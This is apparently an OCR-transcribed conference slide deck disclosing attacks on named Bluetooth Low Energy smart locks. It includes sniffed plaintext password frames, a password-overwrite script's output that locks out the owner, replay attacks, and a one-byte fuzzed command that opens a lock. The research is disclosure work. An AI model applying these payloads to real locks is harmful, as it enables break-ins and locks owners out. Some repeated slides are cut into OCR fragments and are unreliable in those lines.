>>> Picking Bluetooth Low Energy Locks from a Quarter Mile Away

Anthony Rose & Ben Ramsey

MERCULITE SECURITY

>>> whoami

* Anthony Rose
  - Researcher, Merculite Security
  - Lockpicking hobbyist
  - BS in Electrical Engineering
  - Prior work: Wireless video traffic analysis
  - Currently focused on BLE security

* Ben Ramsey
  - Research Director, Merculite Security
  - Wireless geek
  - PhD in Computer Science
  - Recent work: Z-Wave attacks
    -DerbyCon 2015
    -ShmooCon 2016
    -PoC||GTFO 12

>>> Overview


>>> Goals

* Identify vulnerabilities in BLE smart locks
* Release proof of concept exploits
* Put pressure on vendors to improve security
* Raise consumer awareness

>>> What is Bluetooth Low Energy?


* Designed for apps that don't need to exchange large amounts of data
* Minimal power consumption
* Operates at 2.4 GHz (same as Bluetooth Classic)
* Short range (<100m)

Bluetooth® SMART



>>> What is Bluetooth Low Energy?

* GATT (Generic Attribute Profile)
  - Client sends requests to GATT server
  - Server stores attributes



>>> Why Should I Care?

* Widely used and gaining popularity
* Securing homes and valuables
* Current BLE "security" products:
    - Deadbolts
    - Bike locks
    - Lockers
    - Gun Cases
    - Safes
    - ATMs
    - Airbnb

>>> Who is Using BLE?

Kwikset

danalock

iBluLock®

The QUICKLOCK
SAFE STORAGE. QUICK ACCESS.

CLAPCO D29
CLAPCO DEADBOLT CO.
Only works if it's closed!

noke

Master Lock

august

OK-DOKEYS


BITLOCK™
Go keyless and share

>>> Bluetooth Hacking is Affordable

* Ubertooth One - $100
* Bluetooth Smart USB dongle - $15
* Raspberry Pi - $40
* High gain directional antenna - $50

>>> Ubertooth One


* Created by Michael Ossmann
* Open source Bluetooth tool
* First affordable Bluetooth monitoring and development platform
* Promiscuous sniffing
* BLE receive only capability (with current firmware)




>>> Wardriving

* Ubertooth + high gain directional antenna
* Bluetooth dongle
* Easy deployment
* Long range (1/4+ mile)
* Concealable
* Warflying with drones...


>>> Wardriving



```
E9:58:5A:60:2C:9C (unknown)
E9:58:5A:60:2C:9C Surge
5A:FD:1F:BF:71:90 00EBB2A08DHOMELOCK
5A:FD:1F:BF:71:90 (unknown)
FF:89:23:F6:C4:73 (unknown)
FF:89:23:F6:C4:73 Charge HR
70:73:CB:DE:79:06 (unknown)
60:03:08:BF:AD:61 (unknown)
```




```
B8:78:2E:4F:1E:40 (unknown)
77:E5:1D:78:6F:AD (unknown)
77:E5:1D:78:6F:AD danalock-B782341
18:EE:69:23:CA:1C (unknown)
B8:78:2E:4F:1E:40 (unknown)
44:79:84:71:C8:8C (unknown)
44:79:84:71:C8:8C Blank
62:06:D6:7A:B1:C1 Kevo
62:06:D6:7A:B1:C1 (unknown)
```




```
B8:78:2E:4F:1E:40 (unknown)
08:EF:3B:DF:13:82 (unknown)
1C:BA:8C:26:3A:7E Aug
1C:BA:8C:26:3A:7E (unknown)
18:B4:30:50:95:B1 (unknown)
18:B4:30:50:95:B1 Nest Cam
```


>>> Wardriving



```
E9:58:5A:60:2C:9C (unknown)
E9:58:5A:60:2C:9C Surge
5A:FD:1F:BF:71:90 00EBB2A08DHOMELOCK
5A:FD:1F:BF:71:90 (unknown)
FF:89:23:F6:C4:73 (unknown)
FF:89:23:F6:C4:73 Charge HR
70:73:CB:DE:79:06 (unknown)
60:03:08:BF:AD:61 (unknown)
```



```
B8:78:2E:4F:1E:40 (unknown)
77:E5:1D:78:6F:AD (unknown)
77:E5:1D:78:6F:AD danalock-B782341
18:EE:69:23:CA:1C (unknown)
B8:78:2E:4F:1E:40 (unknown)
44:79:84:71:C8:8C (unknown)
44:79:84:71:C8:8C Blank
62:06:D6:7A:B1:C1 Kevo
62:06:D6:7A:B1:C1 (unknown)
```



```
B8:78:2E:4F:1E:40 (unknown)
08:EF:3B:DF:13:82 (unknown)
1C:BA:8C:26:3A:7E Aug
1C:BA:8C:26:3A:7E (unknown)
18:B4:30:50:95:B1 (unknown)
18:B4:30:50:95:B1 Nest Cam
```


>>> Uncracked Locks

* Noke Padlock
* Masterlock Padlock
* August Doorlock
* Kwikset Kevo Doorlock

>>> Uncracked Locks

* Noke Padlock
* Masterlock Padlock
* August Doorlock - hard-coded key
* Kwikset Kevo Doorlock

Discovered by Paul Lariviere & Stephen Hall




```
package com.august.util;

import android.content.SharedPreferences;

public class Settings
{
  private static final String ENC_KEY = "A[redacted]";
  private static final LogUtil LOG = LogUtil.getLogger(Settings.class);
  public static final String SIZE_SUFFIX = "*size*";
  public static final String STR_ACCESS_TOKEN = "API_ACCESS_TOKEN";
  public static final String STR_DEBUG_SETTINGS = "DEBUG_SETTINGS";
  public static final String STR_INSTALL_TOKEN = "API_INSTALL_TOKEN";
  public static final String STR_PUSH_ALERTS = "PUSH_ALERTS";
  public static final String VERSION_SUFFIX = "_v1";
  static Settings _instance = null;
  DebugSettings _debugSettings = new DebugSettings();
  Properties _encryptedProps = null;

  public static Settings init()
  {
    if (_instance == null) {
      _instance = new Settings();
```

>>> Uncracked Locks

* Noke Padlock
* Masterlock Padlock
* August Doorlock
* Kwikset Kevo Doorlock - fragile

>>> Features of "Uncrackable" Locks

* Proper AES Encryption
* Truly random nonce (8-16 bytes)
* 2-factor authentication
* No hard-coded passwords
* Long passwords allowed
  - 16-20 characters



Enter the temporary password that was e-mailed to you, and then enter your new password in the "New Password" and "Confirm New Password" fields.

Temporary Password: ●●●●●●●●

New Password: ●●●●●●●●

Confirm New Password: ●●●●●●●●

Your password may be any combination of 5 to 6 characters

- It is case insensitive
- It can't contain special characters (?&%$@#=+-)
- It can use any odd number
- It can only use cyrillic script or hieroglyphs
- It must contain the word "Password"

>>> Vulnerable Devices


* Plain Text Password
  - Quicklock Doorlock & Padlock v1.5
  - iBluLock Padlock v1.9
  - Plantraco Phantomlock v1.6
* Replay Attack
  - Ceomate Bluetooth Smart Doorlock v2.0.1
  - Elecycle EL797 & EL797G Smart Padlock v1.8
  - Vians Bluetooth Smart Doorlock v1.1.1
  - Lagute Sciener Smart Doorlock v3.3.0

>>> Vulnerable Devices

* Fuzzing
  - Okidokey Smart Doorlock v2.4
* Decompiliing APKs
  - Poly-Control Danalock Doorlock v3.0.8
* Device Spoofing
  - Mesh Motion Bitlock Padlock v1.4.9


>>> Connection Sniffing

* Ubertooth used for sniffing
* Must be listening on an advertisement channel (37, 38, 39) and follow a connection
  - Use 3 Ubertooths (Uberteeth?), 1 on each advertisement channel
* Passively listen to conversation between the App and Lock




>>> Python Implementation

* Communicates directly to the HCI
* Allows implementation of additional commands and functions
  - 20+ commands thus far
    * Spoofing (BD Addr and Host Name)
    * Role reversal
    * Connection oriented channels
    * ...and more!




```
def Connect(BT_conn, addr, random):
    HCI_packet_type = "01"
    createleconn = "0D20"
    param_length = "19"
    scan_interval = "6000"
    scan_window = "3000"
    init_filter = "00"
    peer_addr = random
    BD_addr = addr
    own_addr = "00"
    conn_interval_min = "2800"
    conn_interval_max = "3800"
    conn_latency = "0000"
    supv_timeout = "2A00"
```



>>> Plain Text Passwords

* Are they even trying?
* Found on 4 separate locks
  - Quicklock Doorlock
  - Quicklock Padlock
  - iBluLock Padlock
  - Plantraco Phantomlock




```
▶ Frame 278: 49 bytes on wire (392 bits)
▶ PPI version 0, 24 bytes
  DLT: 147, Payload: btle (Bluetooth Low
▶ Bluetooth Low Energy Link Layer
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
   ▶ Opcode: Write Request (0x12)
     Handle: 0x002d
     Value: 001234567812345678
```

00 12345678 12345678

Opcode Current Password New Password

>>> Plain Text Passwords

* Are they even trying?
* Found on 4 separate locks
  - Quicklock Doorlock
  - Quicklock Padlock
  - iBluLock Padlock
  - Plantraco Phant... ock



```
 ame 278: 4  b   s  n        (3     ts)
 PPI versi  n      2     s
 DLT:    7,  y  ac   B       etooth Low
   o  h     ne      nk Layer
  ue   oo    20   Pr  tocol
 B    ooth    tr  bute Protoc
   pcode: Write Requ      0x12)
    ndle: 0x002d
  Value: 00         67812345678
```

001234567812345678


Opcode Current Password New Password

>>> Admin Privileges

* Can change admin password

>>> Admin Privileges


* Can change admin password
  - 01123456786666666



```
root@kali:~/Door Hacks/python# python Quicklock_padlock_password.py
WARNING: No route found for IPv6 destination :: (no default route?)
Connected
Writing 01123456786666666 to handle: 2d00
Password Changed
Disconnected
```

>>> Admin Privileges


* Can change admin password
  - 01123456786666666
* Locks out owner with new password



```
root@kali:~/Door Hacks/python# python Quicklock_padlock_password.py
WARNING: No route found for IPv6 destination :: (no default route?)
Connected
Writing 01123456786666666 to handle: 2d00
Password Changed
Disconnected
```

>>> Admin Privileges


* Can change admin password
  - 01123456786666666
* Locks out owner with new password
* Requires hard reset (battery removal)



```
root@kali:~/Door Hacks/python# python Quicklock_padlock_password.py
WARNING: No route found for IPv6 destination :: (no default route?)
Connected
Writing 01123456786666666 to handle: 2d00
Password Changed
Disconnected
```

>>> Admin Privileges


* Can change admin password
  - 01123456786666666
* Locks out owner with new password
* Requires hard reset (battery removal)
  - Only possible if lock is already open




```
root@kali:~/Door Hacks/python# python Quicklock_padlock_password.py
WARNING: No route found for IPv6 destination :: (no default route?)
Connected
Writing 01123456786666666 to handle: 2d00
Password Changed
Disconnected
```

>>> Admin Privileges

* Can change admin password
  - 01123456786666666
* Locks
* Requir
  - On




```
root@kali:~                                                    sword.py
WARNING: No                                                     route?)
Connected
Writing 0112
Password Changed
Disconnected
```



Warning!


the password of the lock was modified,input password,please!

>>> A Wild Plain Text Password Appears




```
LE Scan ...
D4:80:D6:53:DF:4C Tile
61:84:14:FA:72:18 (unknown)
61:84:14:FA:72:18 (unknown)
42:2B:E7:4C:E9:05 (unknown)
42:2B:E7:4C:E9:05 (unknown)
56:D2:A7:61:CE:EB (unknown)
56:D2:A7:61:CE:EB (unknown)
C5:F0:2F:98:C3:28 Tile
C5:F0:2F:98:C3:28 (unknown)
56:A6:CD:69:C4:91 Doorlock!
56:A6:CD:69:C4:91 (unknown)
D4:80:D6:53:DF:4C (unknown)
5E:16:15:B1:03:16 (unknown)
F8:45:28:A7:56:CD (unknown)
```

>>> A Wild Plain Text Password Appears




```
LE Scan ...
D4:80:D6:53:DF:4C Tile
61:84:14:FA:72:18 (unknown)
61:84:14:FA:72:18 (unknown)
42:2B:E7:4C:E9:05 (unknown)
42:2B:E7:4C:E9:05 (unknown)
56:D2:A7:61:CE:EB (unknown)
56:D2:A7:61:CE:EB (unknown)
C5:F0:2F:98:C3:28 Tile
C5:F0:2F:98:C3:28 (unknown)
56:A6:CD:69:C4:91 Doorlock!
56:A6:CD:69:C4:91 (unknown)
D4:80:D6:53:DF:4C (unknown)
5E:16:15:B1:03:16 (unknown)
F8:45:28:A7:56:CD (unknown)
```

>>> A Wild Plain Text Password Appears



```
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Write Request (0x12)
  ▶ Handle: 0x0029 (Unknown)
    Value: 00696969696969696969
```


>>> A Wild Plain Text Password Appears



```
▼ Bluetooth Attribute Protocol
   ▶ Opcode: Write Request (0x12)
   ▶ Handle: 0x0029 (Unknown)
     Value: 0069696969696969
```

Password is 69696969???

>>> A Wild Plain Text Password Appears




```
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Write Request (0x12)
  ▶ Handle: 0x0029 (Unknown)
    Value: 006969696969696969
```


Password is 69696969???

>>> Brute Forcing

* When all else fails, throw everything at it
* Quicklock
  - 8 digit pin
  - 100,000,000 combos
* iBluLock
  - 6 character password
  - A LOT!
* Solution
  - Common pins (11111111, 12345678, 69696969, ...)
  - Phone numbers
  - Street address
  - Wordlists


Warning!

Password must be 8 digital


The input password length must be six.

>>> Replay Attacks

* Claim "encryption" is being used

>>> Replay Attacks

* Claim "encryption" is being used
* Who cares what they are sending as long as it opens!

>>> Replay Attacks

* Claim "encryption" is being used
* Who cares what they are sending as long as it opens!
* Vulnerable Devices
  - Ceomate Bluetooth Smartlock
  - Elecycle Smart Padlock
  - Vians Bluetooth Smart Doorlock
  - Lagute Sciener Smart Doorlock

>>> Replay Attacks

* Claim "encryption" is being used
* Who cares what they are sending as long as it opens!
* Vulnerable Devices
    - Ceomate Bluetooth Smartl
    - Elecycle Smart Padl
    - Vians Bluetoot mart Do ock
    - Lagute S er Smart Do r

>>> Fuzzing Devices

* Change bytes of a valid command
* See if we can get lock to enter "error state"
* Vulnerable Device
  - Okidokey Smart Doorlock

>>> Fuzzing Devices

* Okidokey’s claim of "security"
  - *"uses highly secure encryption technologies, similar to banking and military standards (including AES 256-bit and 3D Secure login), combined with proven and patented cryptographic solutions"*

>>> Fuzzing Devices

* Okidokey's claim of "security"
  - *"uses highly secure encryption technologies, similar to banking and military standards (including AES 256-bit and 3D Secure login), combined with proven and patented cryptographic solutions"*


>>> Fuzzing Devices

* Sniff a valid command
    - The key is not "unique"

9348b6cad7299ec1481791303d7c90d549352398

Opcode?   "Unique" key

Valid Command



```
▶ Opcode: Write Request (0x12)
▶ Handle: 0x0025 (Unknown)
  Value: 9348b6cad7299ec1481791303d7c90d549352398
```


>>> Fuzzing Devices

* Sniff a valid command
* Intricate fuzzing script (days? weeks? months?!?)

9348b6cad7299ec1481791303d7c90d549352398

Opcode? "Unique" key

Valid Command



```
▶ Opcode: Write Request (0x12)
▶ Handle: 0x0025 (Unknown)
  Value: 9348b6cad7299ec1481791303d7c90d549352398
```


>>> Fuzzing Devices

* Sniff a valid command
* Intricate fuzzing script (days? weeks? months?!?)
* Change 3rd byte to 0x00

9348b6cad7299ec1481791303d7c90d549352398

Opcode? "Unique" key


Valid Command



```
▶ Opcode: Write Request (0x12)
▶ Handle: 0x0025 (Unknown)
  Value: 9348b6cad7299ec1481791303d7c90d549352398
```

↓

Modified Command



```
▶ Opcode: Write Request (0x12)
  Handle: 0x0025
  Value: 934800cad7299ec1481791303d7c90d549352398
```


>>> Fuzzing Devices

* Sniff a valid command
* Intricate fuzzing script (days? weeks? months?!?)
* Change 3rd byte to 0x00
* Lock enters error state and opens

9348b6cad7299ec1481791303d7c90d549352398

Opcode? "Unique" key


Valid Command



```
▶ Opcode: Write Request (0x12)
▶ Handle: 0x0025 (Unknown)
  Value: 9348b6cad7299ec1481791303d7c90d549352398
```

↓


Modified Command



```
▶ Opcode: Write Request (0x12)
  Handle: 0x0025
  Value: 934800cad7299ec1481791303d7c90d549352398
```

>>> Fuzzing Devices


* Sniff a valid command
* Intricate fuzzing script (days? weeks? months?!?)
* Change 3rd byte to 0x00
* Lock enters error state and opens
* Unusable to user while in error state


Operation failure

Your keys are outdated. Please retry.

>>> Fuzzing Devices

* Sniff a valid command
* Intricate fuzzing script (days? weeks? months?!?)
* Change 3rd byte to 0x00
* Lock enters error state and opens
* Unusable to user while in error state
* "Patented" crypto is XOR?

